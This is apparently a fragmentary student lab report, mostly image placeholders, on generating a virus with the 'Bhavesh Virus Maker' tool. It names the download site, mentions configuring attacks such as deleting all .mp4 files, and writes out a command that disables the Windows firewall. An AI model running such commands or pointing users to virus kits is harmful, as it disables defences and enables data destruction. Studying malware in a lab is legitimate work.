









BHAVESH VIRUS MAKER TOOL



Step 1 – We downloaded the BVM tool through <https://sourceforge.net/projects/bhavesh-virus-maker/> this website and extracted it.




Step 2 – we performed some attacks like delete all .mp4 files and etc.







Step 4 – when the virus is created the we opened throught note pad and cmd.




BATCH PROGRAM



1) To disable firewall using CMD Prompt

netsh firewall set opmode disable

Here we can see that it is asking for administrator.

